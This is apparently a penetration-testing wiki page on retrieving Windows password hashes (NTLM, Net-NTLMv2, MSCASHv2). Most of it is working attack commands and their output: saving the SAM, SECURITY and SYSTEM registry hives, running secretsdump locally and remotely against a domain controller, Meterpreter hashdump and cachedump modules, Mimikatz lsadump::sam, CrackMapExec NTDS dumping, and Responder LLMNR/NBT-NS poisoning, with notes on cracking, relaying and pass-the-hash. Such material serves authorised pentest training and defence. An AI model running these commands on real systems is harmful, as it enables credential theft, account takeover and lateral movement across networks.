Retrieve Windows hashes

This page deals with retrieving windows hashes (NTLM, NTLMv1/v2, MSCASHv1/v2).

Introduction

Windows hashes are the way Windows stores passwords on machines. First, let's clarify things.


- **NTLM** (aka NT) hashes are **local users hashes**
- **NTLMv1/v2** (aka Net-NTLMv1/v2) hashes are **used for network authentication**
- **MSCASHv1/v2** (aka DCCv1/v2) hashes are **domain users hashes**

NTLM ≠ NTLMv1/v2 ≠ MSCASHv1/v2

Retrieve NTLM hashes

NTLM hashes are composed of two parts:

- LM hash (turned off since Windows Vista / Windows 2008)
- NT hash (can be lonely, it stays NTLM hash)



NTLM hash

NTLM hashes are stored into SAM database on the machine, or on domain controller's NTDS database. Let's see common techniques to retrieve NTLM hashes.

Dumping SAM database manually

First, get a copy of SAM, SECURITY and SYSTEM hives:

```
C:\> reg.exe save hklm\sam c:\temp\sam.save
C:\> reg.exe save hklm\security c:\temp\security.save
C:\> reg.exe save hklm\system c:\temp\system.save
```

Then retrieve NTLM hashes with secretdump from impacket:

```
$ secretsdump.py -sam sam.save -security security.save -system system.save
LOCAL
[...]
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
renadm:500:aad3b435b51404eeaad3b435b51404ee:3e24dcead23468ce597d6883c576f657:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
support:1000:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b::
:
[...]
```

Retrieve and crack NTLM hashes with Meterpreter

On local machines, simply use smart_hashdump:

```
meterpreter > run post/windows/gather/smart_hashdump
```

On domain controllers, two ways to retrieve domain users NTLM hashes:

```
# NTDS.dit (must be prefered)
meterpreter > run post/windows/gather/credentials/domain_hashdump

# LSASS injection
meterpreter > run post/windows/gather/smart_hashdump
```

LSASS injection technique is not a safe and must be avoided!

To crack NTLM hashes, use John integration:

```
use auxiliary/analyze/jtr_crack_fast
```

Retrieve NTLM hashes with Mimikatz

Use the following commands into Mimikatz:

```
 mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # lsadump::sam
[...]
RID  : 000001f4 (500)
User : Administrateur
  Hash NTLM: 9e34bcb5b7335c9a72795b364ab0176c

RID  : 000003e9 (1001)
User : localadmin
  Hash NTLM: b26906d7457cbe74931011c3c5d1ac92

RID  : 000003eb (1003)
User : aas
  Hash NTLM: 9e34bcb5b7335c9a72795b364ab0176c
```

These hashes are the NT part. To get full NTLM format, just add the empty LM part: **aad3b435b51404eeaad3b435b51404ee**:<NThash>

Retrieve NTLM hashes remotely with Secretsdump:

```
 secretsdump.py <domain>/<domAdmin>:<password>@<ipDC>
secretsdump.py -hashes
aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634
<domain>/<domAdmin>@<ipDc>
```

Retrieve NTDS remotely:

You can use secretsdump, again:

```
secretsdump.py -hashes <lm:nt> -just-dc-ntlm <domain>/<domAdmin>@<ipDuDC>
```

Or CrackMapExec:


```
cme smb <dcIP> -u <domAdmin> -p <password> --ntds
```

NTLM hashes can :

- be used with Pass-the-Hash technique
- be cracked pretty easily

Retrieve NTLMv1/v2 hashes

NTLMv1/v2 hashes are derived from a challenge/response algorithm and are based on the user's NT hash.



Authentication using NTLMv2

1. Alice access to the share
2. Fileserver generate a challenge (random number) and send it to Alice
3. Alice send challenge answer obtained by passing to a function her NTLM hash and the challenge
4. File server ask domain controller to perform the computation and compare the results
5. Domain controller says it is ok
6. Alice can access to the fileserver

```
admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c783031000
0000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030
```

NTLMv2 (aka Net-NTLMv2) hash

These hashes can be retrieved with tools like Responder or Inveigh:

```
   root@kali:~/Desktop# responder -I eth0
  [+] Listening for events...
  [*] [LLMNR]  Poisoned answer sent to 192.168.10.60 for name fileserver01
  [*] [NBT-NS] Poisoned answer sent to 192.168.10.60 for name FILESERVER01
(service: File Server)
  [*] [LLMNR]  Poisoned answer sent to 192.168.10.60 for name fileserver01
  [SMBv2] NTLMv2-SSP Client   : 192.168.10.60
  [SMBv2] NTLMv2-SSP Username : WIN01\localadmin
  [SMBv2] NTLMv2-SSP Hash     :
localadmin::WIN01:8d58ff6cd3e9487b:E1AA44B82554D8E7BBA7
  29FF28235D3A:010100000000000C0653150DE09D201EB2E7F13305AD9ED0000000002000800530
04D00
  4200330001001E00570049004E002D0050005200480034003900320052005100410046005600040
14005
  3004D00420033002E006C006F00630061006C0003003400570049004E002D0050005200480034003
90032
  0052005100410046005600 2E0053004D00420033002E006C006F00630061006C000500140053004D
00420
  033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000
00000
  0000000001000000002000000D7C14F31E5665A6B91C0B30726F3893C57F5973CFB38D5E1EC21ED6
820EB
  2EB0A00100000000000000000000000000000000000090022006300690066007300 2F00660069006
C0065
  0073006500720076006500720030003100000000000000000000000000
```

NTLMv1/v2 can:

- be relayed (with tools like MultiRelay of ntlmrelayx)
- be cracked in a reasonable time
- ~~be used with Pass the Hash technique~~, **no it cannot**.

Retrieve MSCASHv1/v2 hashes

Let's say the machine you are trying to connect to cannot access the domain controller to authentication due to network outage or domain server shutdown. You are stuck. To solve that problem, machines stores hashes of the last (10 by default) domain users that logged into the machine. These hashes are MSCASHv2 hashes.

Let's see common techniques to retrieve these hashes.

Dumping SAM database manually

First, get a copy of SAM, SECURITY and SYSTEM hives:

```
   C:\> reg.exe save hklm\sam c:\temp\sam.save
  C:\> reg.exe save hklm\security c:\temp\security.save
  C:\> reg.exe save hklm\system c:\temp\system.save
```

Then retrieve MSCASH hashes with secretdump from impackets:

```
   $ secretsdump.py -sam sam.save -security security.save -system system.save
LOCAL
  [...]
  [*] Dumping cached domain logon information
(uid:encryptedHash:longDomain:domain)
  hdes:6ec74661650377df488415415bf10321:securus.corp.com:SECURUS:::
  Administrator:c4a850e0fee5af324a57fd2eeb8dbd24:SECURUS.CORP.COM:SECURUS:::
  [...]
```

Retrieve MSCASH hashes with Meterpreter

Simply use cachedump Meterpreter module:

```
   meterpreter > run post/windows/gather/cachedump
  [*] Executing module against CLIENT1
  [*] Cached Credentials Setting:  - (Max is 50 and 0 disables, and 10 is default)
  [*] Obtaining boot key...
  [*] Obtaining Lsa key...
  [*] Vista or above system
  [*] Obtaining LK$KM...
  [*] Dumping cached credentials...
  [*] Hash are in MSCACHE_VISTA format. (mscash2)
  [*] MSCACHE v2 saved in:
/root/.msf4/loot/20140201152655_default_192.168.137.147_mscache2.creds_064400.txt
  [*] John the Ripper format:
  # mscash2
  ...
  test2:$DCC2$#test2#d7f91bcdec7c0df39396b4efc81123e4:RLUNDTEST2.LOCALt:RLUNDTEST
2
```

MSCASHv2 can:

- be cracked in quite a long time
- ~~be used with Pass-the-Hash technique~~, **no it cannot**.

References

- byt3bl33d3r
- blogs.technet.microsoft.com
- harmj0y
- medium

Last updated 5 years ago